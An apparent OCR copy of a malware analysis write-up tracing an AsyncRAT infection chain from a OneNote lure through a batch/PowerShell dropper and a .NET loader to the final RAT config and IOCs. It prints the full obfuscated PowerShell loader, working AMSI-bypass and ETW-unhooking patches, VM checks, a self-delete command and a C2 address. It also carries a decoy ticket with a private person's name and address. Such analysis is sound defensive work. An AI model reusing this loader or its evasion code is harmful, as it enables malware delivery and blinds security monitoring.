
AsyncRAT OneNote Dropper

0xtoxin-labs.gitbook.io/malware-analysis/malware-analysis/asyncrat-onenote-dropper

We will be covering a recent payload delivery technique leveraging OneNote documents to lure users open fake attachments and become a victim of AsyncRAT malware.

OneNote Analysis

The OneNote document contains inside of itself a hidden .bat file that we can see by hovering the "phishy" button:



Phishy OneNote Document

We can use OneDump.py in order to see what embedded files the document has and by this understand what we need to extract:

```
C:\tools\DidierStevensSuite-master>onedump.py "C:\Users\igal\Desktop\Invoice #0098119.one"
File: C:\Users\igal\Desktop\Invoice #0098119.one
 1: 0x000022b0 .PNG 89504e47 0x0000066b 39030c475ba311552e78174ba337615b
 2: 0x00002a70 @ech 40656368 0x0002d93e df4da1ecd4c50871a1c4315f571e4402
 3: 0x000309b0 .PNG 89504e47 0x0000145d ddb6da5a6385b9a062409e605c66f682
```

OneDump.py commandline

We can see that 2 files has `.PNG` magic bytes which indicates that these files are images. but the second file actually starts with `@ech` which indicates a start of a **Batch** script.

We can dump the file by simply applying the flags `-s` followed up with the file stream ID and the `-d` for dump:

```
C:\tools\DidierStevensSuite-master>onedump.py "C:\Users\igal\Desktop\Invoice #0098119.one" -s 2 -d > "C:\Users\igal\Desk
top\one.bat"
```

Dump embedded batch file from OneNote


Batch Analysis

looking at the batch script on text editor we can see 3 main things:

1. 1.
   The script contains broken strings that are assigned to variables.


2. 2.
   A huge Base64 blob in the middle of the script.

3. 3.
   A call that concatenates the broken strings into a command.



Batch script content

We can use the `cmd` and copy paste the strings assigns and then output the final commands:



Decoded commands

These are the 3 commands that are being executed by the batch script:

1.

copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "%~0.exe"

2.

cd "%~dp0"

3.

"%~nx0.exe" -noprofile -windowstyle hidden -ep bypass -command $flLnL = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('%~f0').Split([Environment]::NewLine);foreach ($jhglm in $flLnL) { if ($jhglm.StartsWith(':: ')) { $uDeAm = $jhglm.Substring(3); break; }; };$dLIJD = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($uDeAm);$nJkwh = New-Object System.Security.Cryptography.AesManaged;$nJkwh.Mode = [System.Security.Cryptography.CipherMode]::CBC;$nJkwh.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;$nJkwh.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('I5NM1YScgS/1//5R8gmm/tnI3DRCjxBbFnAG0xn8rTc=');$nJkwh.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('mehcJXqMnXZUmnmrBD1Eeg==');$bIbyd = $nJkwh.CreateDecryptor();$dLIJD = $bIbyd.TransformFinalBlock($dLIJD, 0, $dLIJD.Length);$bIbyd.Dispose();$nJkwh.Dispose();$gJfcg = New-Object System.IO.MemoryStream(, $dLIJD);$dkGYN = New-Object System.IO.MemoryStream;$yfRSU = New-Object System.IO.Compression.GZipStream($gJfcg, [IO.Compression.CompressionMode]::Decompress);$yfRSU.CopyTo($dkGYN);$yfRSU.Dispose();$gJfcg.Dispose();$dkGYN.Dispose();$dLIJD = $dkGYN.ToArray();$qMhaY = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($dLIJD);$haTMg = $qMhaY.EntryPoint;$haTMg.Invoke($null, (, [string[]] ('%*')))

Basically what happens is that the script copies powershell.exe to the current folder and then executes a powershell script with hidden windows and execution policy set to **bypass**

Powershell Analysis

Looking at the **powershell** script we can see here also 3 main parts:


1. 1.
   Iterate through the content of the **batch** script line by line and once a line starts with `::` remove this matching pattern and stop interating.
2. 2.
   AES decryption process.
3. 3.
   Invoking the decrypted binary.

```powershell
$batchScriptContent = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('%~f0').Split([Environment]::NewLine);
foreach ($lineInBatchScript in $batchScriptContent) {
    if ($lineInBatchScript.StartsWith(':: ')) {
        $bigBlobLine = $lineInBatchScript.Substring(3);
        break;
    };
};
$B64DecodedBigBlob = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($bigBlobLine);
$AesCryptObj = New-Object System.Security.Cryptography.AesManaged;
$AesCryptObj.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$AesCryptObj.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$AesCryptObj.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('I5NM1YScgS/1//5R8gmm/tnI3DRCjxBbFnAG0xn8rTc=');
$AesCryptObj.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('mehcJXqMnXZUmnmrBDlEeg==');
$AesDecryptor = $AesCryptObj.CreateDecryptor();
$B64DecodedBigBlob = $AesDecryptor.TransformFinalBlock($B64DecodedBigBlob, 0, $B64DecodedBigBlob.Length);
$AesDecryptor.Dispose();
$AesCryptObj.Dispose();
$DecryptedBlobMemStream = New-Object System.IO.MemoryStream(, $B64DecodedBigBlob);
$DecomMemStream = New-Object System.IO.MemoryStream;
$GzipStreamObj = New-Object System.IO.Compression.GZipStream($DecryptedBlobMemStream, [IO.Compression.CompressionMode]::
Decompress);
$GzipStreamObj.CopyTo($DecomMemStream);
$GzipStreamObj.Dispose();
$DecryptedBlobMemStream.Dispose();
$DecomMemStream.Dispose();
$B64DecodedBigBlob = $DecomMemStream.ToArray();
$ReflectLoadVar = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($B64DecodedBigBlob);
$EntryPointVar = $ReflectLoadVar.EntryPoint;
$EntryPointVar.Invoke($null, (, [string[]] ('%*')))
```

PowerShell script content

The script will retrieve the big blob I've mentioned in the batch script analysis part and decrypt it using AES, the key for the decryption will be: `I5NM1YScgS/1//5R8gmm/tnI3DRCjxBbFnAG0xn8rTc=` (in base64) and the IV will be: `mehcJXqMnXZUmnmrBD1Eeg==` (also in base64).

The output after the decryption process will be a **.gz** archive that then being decompressed and the content of it will be a binary that will be invoked by the script.



CyberChef recipe


The CyberChef recipe can be found here
I've also implemented a python script that can be used to decrypt and save the **.gz** archive:

```
from malduck import aes

from base64 import b64decode


BATCH_FILE_PATH = '/Users/igal/malwares/Asyncrat/OneNote/one.bat'

AES_KEY = 'I5NM1YScgS/1//5R8gmm/tnI3DRCjxBbFnAG0xn8rTc='

AES_IV = 'mehcJXqMnXZUmnmrBD1Eeg=='

OUTPUT_ARCHIVE_PATH = '/Users/igal/malwares/Asyncrat/OneNote/one.gz'


batchFile = open(BATCH_FILE_PATH, 'r').readlines()

encFile = ''

for line in batchFile:

if ':: ' in line:

encFile = line[3:]

break


key = b64decode(AES_KEY)

iv = b64decode(AES_IV)

data = b64decode(encFile)


plainData = aes.cbc.decrypt(key, iv, data)


open(OUTPUT_ARCHIVE_PATH, 'wb').write(plainData)

print(f'[+] gz archive was created in:{OUTPUT_ARCHIVE_PATH}')
```

[+] gz archive was created in:/Users/igal/malwares/Asyncrat/OneNote/one.gz

.NET Loader

now we can analyze the loader stored in the archive. The loader is `32bit .NET assembly`:



DiE information

I open up the loader in `DnSpy` in order to further analyze it. The loader has several key actions:

1. 1.
   Set the file to be hidden and part of the system files

2. 2.
   VM check based on computer system info

```
string fileName = Process.GetCurrentProcess().MainModule.FileName;
File.SetAttributes(fileName, FileAttributes.Hidden | FileAttributes.System);
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem");
ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
{
    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject
      ["Model"].ToString() == "VirtualBox")
    {
        Environment.Exit(1);
    }
}
```
Evasion - VM check

1. 3.
   AMSI Bypass (similar POC code can be found here

```
IntPtr intPtr = DCPmslvtGCDAiOhxxQvq.LoadLibrary("kernel32.dll");
IntPtr procAddress = DCPmslvtGCDAiOhxxQvq.GetProcAddress(intPtr, "VirtualProtect");
DCPmslvtGCDAiOhxxQvq.VPOgAavQOcxauWShAlSF vpogAavQOcxauWShAlSF = (DCPmslvtGCDAiOhxxQvq.VPOgAavQOcxauWShAlSF)Marshal.GetDelegateForFunctionPointer(procAddress, typeof
  (DCPmslvtGCDAiOhxxQvq.VPOgAavQOcxauWShAlSF));
IntPtr intPtr2 = DCPmslvtGCDAiOhxxQvq.LoadLibrary("amsi.dll");
IntPtr procAddress2 = DCPmslvtGCDAiOhxxQvq.GetProcAddress(intPtr2, Encoding.UTF8.GetString(DCPmslvtGCDAiOhxxQvq.MvljRQYEXFVoIflOHPxg(Convert.FromBase64String("8qhzRqWW9fiH/7/
  a5reZMA=="), Convert.FromBase64String("iUlREPUR7NQ6ocefGLoxBty1eSNembQTSWsROZidb0A="), Convert.FromBase64String("U+YnktYGyx/j43tP2+WVyw==")));
byte[] array;
if (IntPtr.Size == 8)
{
    array = new byte[] { 184, 87, 0, 7, 128, 195 };
}
else
{
    array = new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 };
}
uint num;
vpogAavQOcxauWShAlSF(procAddress2, (UIntPtr)((ulong)((long)array.Length)), 64U, out num);
Marshal.Copy(array, 0, procAddress2, array.Length);
vpogAavQOcxauWShAlSF(procAddress2, (UIntPtr)((ulong)((long)array.Length)), num, out num);
```
Evasion - AMSI Bypass

1. 4.
   ETW Unhooking which will disable the logging for Assembly.Load calls, this topic is explained in depth by XPN.

```
IntPtr intPtr3 = DCPmslvtGCDAiOhxxQvq.LoadLibrary("ntdll.dll");
IntPtr procAddress3 = DCPmslvtGCDAiOhxxQvq.GetProcAddress(intPtr3, Encoding.UTF8.GetString(DCPmslvtGCDAiOhxxQvq.MvljRQYEXFVoIflOHPxg(Convert.FromBase64String("D/
  l1SD7OECP0XB2rUm87gA=="), Convert.FromBase64String("iUlREPUR7NQ6ocefGLoxBty1eSNembQTSWsROZidb0A="), Convert.FromBase64String("U+YnktYGyx/j43tP2+WVyw==")));
if (IntPtr.Size == 8)
{
    array = new byte[] { 195 };
}
else
{
    byte[] array2 = new byte[3];
    array2[0] = 194;
    array2[1] = 20;
    array = array2;
}
vpogAavQOcxauWShAlSF(procAddress3, (UIntPtr)((ulong)((long)array.Length)), 64U, out num);
Marshal.Copy(array, 0, procAddress3, array.Length);
vpogAavQOcxauWShAlSF(procAddress3, (UIntPtr)((ulong)((long)array.Length)), num, out num);
```

Evasion - ETW Unhooking

1. 5.
   Decrypt strings which some of them used during the AMSI Bypass & ETW Unhooking procedures and other strings are part of the loader functionalities. the method that will be in charge of decrypting those strings is `DCPmslvtGCDAiOhxxQvq.MvljRQYEXFVoIflOHPxg` and it's actually another AES decryption routine which receives 3 arguments: `Cipher`, `key`, `iv` (after decoding those arguments from base64).

```
public static byte[] MvljRQYEXFVoIflOHPxg(byte[] input, byte[] key, byte[] iv)
{
    AesManaged aesManaged = new AesManaged();
    aesManaged.Mode = CipherMode.CBC;
    aesManaged.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
    byte[] array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    cryptoTransform.Dispose();
    aesManaged.Dispose();
    return array;
}
```

Strings AES decryption method

I've created a quick PowerShell script that invokes the method with the encrypted strings and prints out the decrypted strings

$reflectedAsm = [System.Reflection.Assembly]::LoadFile(PATH_TO_FILE)

$mainType = $reflectedAsm.GetType("rwcQssqTcyOdXXoBLoie.DCPmslvtGCDAiOhxxQvq")

$key = [System.Convert]::FromBase64String("iUlREPUR7NQ6ocefGLoxBty1eSNembQTSWsROZidb0A=")

$iv = [System.Convert]::FromBase64String("U+YnktYGyx/j43tP2+WVyw==")

$encryptedStrings = ("8qhzRqWw9fiH/7/a5reZMA==", "D/l1SD7OECP0XB2rUm87gA==", "lbk35FoNbOitTifMeNV97Q==", "uJDwrcc4OjLfnn4YCE0Bxw==", "x9nd50/ydQ4NyJMlduaTA1aZE7EpXLNuSa2GwfmjWlxjNEtyTrE+c9z9hlGIXS4Q")

foreach ($encArg in $encryptedStrings){

$decodedArg = [System.Convert]::FromBase64String($encArg)

$DecResult = [System.Text.Encoding]::UTF8.GetString(($mainType.GetMethod("MvljRQYEXFVoIflOHPxg")).invoke($null,@($decodedArg, $key, $iv)))

Write-Output $DecResult

}

The decrypted strings are:

AmsiScanBuffer

EtwEventWrite

payload.exe


runpe.dll

/c choice /c y /n /d y /t 1 & attrib -h -s "

The first two strings are part of the AMSI Bypass and ETW Unhooking procedures. `payload.exe` and `runpe.dll` are strings that the loader will try to fetch from the binary resources, if we look at the resources of this binary we can see 2 resources:

payload.exe


Ticket_Reprint.pdf The loader will iterate through the binary resources and if the name of the resource isn't one of the decrypted strings it will instantly fetch the content of the resource and execute it. In our case the loader will load a fake PDF for the user:



Loader binary resources

```
Assembly executingAssembly = Assembly.GetExecutingAssembly();
string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
for (int i = 0; i < manifestResourceNames.Length; i++)
{
    string name = manifestResourceNames[i];
    if (!(name == @string) && !(name == string2))
    {
        File.WriteAllBytes(name, DCPmslvtGCDAiOhxxQvq.nQvbGpScDtPHsptQiMoD(name));
        File.SetAttributes(name, FileAttributes.Hidden | FileAttributes.System);
        new Thread(delegate()
        {
            Process.Start(name).WaitForExit();
            File.SetAttributes(name, FileAttributes.Normal);
            File.Delete(name);
        }).Start();
    }
}
```

Resource extraction



sparlings

82948 London Road
Blyth, ON
N0M 1H0
TEL 800-561-7727

** DUPLICATE TICKET **

Ticket Ref: 0013446452
Account: 88109163
Truck: 11933
Driver: 54620
Tank Usable Vol: 1893
P.O. Number:

Bill To:
William & Catherine Kirk
1379 Concession 10

Formosa
ON N0G1W0

Delivery To: 000
William & Catherine Kirk
1379 Conc 10
EMAIL
FORMOSA, ON N0G1W0

Remit To:
Sparlings Propane
A Div of Parkland Corp.
P.O. BOX 4528, STN A
Toronto, ON, M5W 6A2

REF#:

START	2/6/2023 9:23:28 AM
FINISH	2/6/2023 9:30:39 AM
SALE NUMBER	4752
START COUNT	0.0 LITRES
NET DELIVERY	1106.0
METER NUMBER	1
VOLUME CORRECTED TO	15.0 DEG. C

Fake PDF preview

The loader will decrypt the content of `payload.exe` resource which will be another **.gz** archive and it will decompress it with the method `XWmzUoViPReUSRriqGvB`.

```
public static byte[] XWmzUoViPReUSRriqGvB(byte[] bytes)
{
    MemoryStream memoryStream = new MemoryStream(bytes);
    MemoryStream memoryStream2 = new MemoryStream();
    GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);
    gzipStream.CopyTo(memoryStream2);
    gzipStream.Dispose();
    memoryStream2.Dispose();
    memoryStream.Dispose();
    return memoryStream2.ToArray();
}
```

Decompress method

For this I've also implemented a quick PowerShell script that will invoke those methods to retrieve the final payload

$stream = $reflectedAsm.GetManifestResourceStream("payload.exe")

$binaryReader = New-Object System.IO.BinaryReader($stream)

$contents = $binaryReader.ReadBytes($stream.Length)

$DecryptedGZ = $mainType.GetMethod("MvljRQYEXFVolflOHPxg").invoke($null,@($contents, $key, $iv))

$finalPayload = $mainType.GetMethod("XWmzUoViPReUSRriqGvB").invoke($null, @(,$DecryptedGZ))

[io.file]::WriteAllBytes(PATH_TO_FILE,$finalPayload)

Now that the loader has his final payload it will invoke the entry point of the payload and will execute a cmd command to delete the file from disk:

```
byte[] array3 = DCPmslvtGCDAiOhxxQvq.XWmzUoViPReUSRriqGvB(DCPmslvtGCDAiOhxxQvq.MvljRQYEXFVoIflOHPxg(DCPmslvtGCDAiOhxxQvq.nQvbGpScDtPHsptQiMoD(@string), Convert.FromBase64String
  ("iUlREPUR7NQ6ocefGLoxBty1eSNembQTSWsROZidb0A="), Convert.FromBase64String("U+YnktYGyx/j43tP2+WVyw==")));
string[] array4 = new string[0];
try
{
    array4 = args[0].Split(new char[] { ' ' });
}
catch
{
}
MethodInfo entryPoint = Assembly.Load(array3).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[] { array4 });
}
catch
{
    entryPoint.Invoke(null, null);
}
string string3 = Encoding.UTF8.GetString(DCPmslvtGCDAiOhxxQvq.MvljRQYEXFVoIflOHPxg(Convert.FromBase64String("x9nd50/ydQ4NyJMlduaTA1aZE7EpXLNuSa2GwfmjWlxjNEtyTrE+c9z9hlGIXS4Q"),
  Convert.FromBase64String("iUlREPUR7NQ6ocefGLoxBty1eSNembQTSWsROZidb0A="), Convert.FromBase64String("U+YnktYGyx/j43tP2+WVyw==")));
Process.Start(new ProcessStartInfo
{
    Arguments = string.Concat(new string[] { string3, fileName, "\" & del \"", fileName, "\"" }),
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    FileName = "cmd.exe"
});
```

Decrypt and decompress final payload

Invoke final payload entry point

CMD delete from disk command execution

Payload invocation and file deletion

ASyncRAT Payload

I will not conduct a deep analysis of the capabilities of ASyncRAT, as it's a pretty known and heavy analyzed malware, if you want to find out in depth analysis of this family you can find it out here.
What I will be doing is creating a short PowerShell script that will extract the configuration automatically for us:

$reflectedAsm = [System.Reflection.Assembly]::LoadFile("C:\Users\igal\Desktop\AsyncRAT.bin")

$SettingsType = $reflectedAsm.GetType("Client.Settings")

($SettingsType.GetMethod("InitializeSettings")).Invoke($null, $null)

$fields = $SettingsType.GetFields()

foreach ($field in $fields){

$value = $field.GetValue($null)

Write-Host "$($field.Name): $value"

}

The output will be:

Ports: 6606,7707,8808

Hosts: 207.244.236.205

Version: 0.5.7B

Install: false

InstallFolder: %AppData%

InstallFile:

Key:

lph↕6→#6B♦

MTX: AsyncMutex_6SI8OkPnk

Certificate:
SD58z6lYrooqCm8bVSOWmKOD2MuNYpniBO2revEinEMuHrAbTKh4Oi9w9RXFKogGADbFfzn8t6wT/IFjL83rZa69Y8HmYud8dQ2cAfYwWEfroB1

Serversignature:
Qcf6H60GXB8k7XU89y1GpMcXleNl4PyyrBbzxIzG2/ztlGpimu4P/YTXis20RQP/9Bd+LClqEicaIPJPR/jEhBJeOZoepuKLhOED6A0rjZjefKQIPi95Cbe

ServerCertificate: [Subject]

CN=AsyncRAT Server

[Issuer]

CN=AsyncRAT Server

[Serial Number]

00AFA56C0FA71C2AD47B908F6EA2308D

[Not Before]

1/1/2023 3:53:23 PM

[Not After]

12/31/9999 11:59:59 PM

[Thumbprint]

08A82A722AD7B5376494D7112785B366DA6CF449

Anti: false

aes256: Client.Algorithm.Aes256

Pastebin: null

BDOS: false

Hwid: A8F7444724DA6DACA6D4

Delay: 3

Group: Default

Which pretty much makes our life a bit easier with IOC extraction :)

IOC's

- Invoice.one - b11b51ff96dc7a5f1cf9985087a6ad4f66980a2b2a9b1945acd43e39434c8dec
- One.bat - 9800bef9d4936ee96d4872fb686121dd7209f8b529e9bdc833c4fe54bb68f5c8
- DotNetLoader.bin - 3c37d7351c091a9c2fce72ecde4bcd1265f148dc3b77017d468e08741091bc50
- Ticket_Reprint.pdf - 101e408316eb7997bc4d2a383db92ab5a60da4742ebd7a7b8f15ca5d4d54bebe
- AsyncRAT.bin - 00cdee79a9afc1bf239675ba0dc1850da9e4bf9a994bb61d0ec22c9fdd3aa36f
- loaderDecrypt.py

Loader.ps1
Async.ps1